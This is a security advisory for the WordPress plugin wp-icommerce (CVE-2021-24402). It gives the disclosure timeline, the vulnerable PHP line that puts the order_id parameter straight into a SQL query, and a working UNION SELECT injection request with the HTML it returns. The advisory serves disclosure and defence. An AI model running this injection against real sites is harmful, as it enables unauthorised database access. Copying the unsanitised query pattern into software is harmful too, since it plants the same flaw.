Wp Plugin Wp Icommerce

Plugin Details

Plugin Name: wp-plugin : wp-icommerce
Effected Version : 1.1.1 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24402
Identified by : Syed Sheeraz Ali
WPScan Reference URL

Disclosure Timeline

- May 9, 2021: Issue Identified and Disclosed to WPScan
- May 13, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- August 22, 2021 : Public Disclosure

Technical Details

Details


Vulnerable File: `/admin/order/order.php#137`


Vulnerable Code block and parameter:

Administrator level SQLi for parameter `order_id` /admin/order/order.php#137

```
137:  $ordered_items = $wpdb->get_results("SELECT * FROM {$wpdb_all_prefix}order_item where fk_order_id = ".$_GET['order_id'].
```

PoC Screenshots





Exploit

```
GET /wp-admin/admin.php?page=wpic_order_page&order_id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,user(),NULL,NULL,NULL,NULL,NULL--
Host: 172.28.128.50
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Sec-GPC: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620460502%7CijOCmlgmjMgoJK3UsTwIOiXIcfoc1SikqZGRE8FZzNF%7C3d7d033b
Connection: close
```

```
            <td>
              <a class="wpic_admin_popup" data-popupid="1" style="cursor:pointer;">bob@localhost</a>
                            </td>
             <td>
                          </td>
             <td>
              <a href="http://172.28.128.50/wp-admin/post.php?post=&action=edit">
                              </a>
             </td>
             <td></td>
             <td><span class="wpic_prod_currency">$ </span><span class="wpic_product_price">0.00</span></td>
             <td><span class="wpic_prod_currency">$ </span><span class="wpic_product_price">0.00</span>

              <div id="scpd-popup-content-1" class="wpic_popup_content" style="display:none;">
                  <div class="wpic_popup_header">
                    <div class="wpic_popup_title">
```

```
                    <div class="wpic_prod_title">bob@localhost</div>
                    <div class="wpic_prod_sku"><strong>SKU :</strong>
                                        </div>
                </div>
```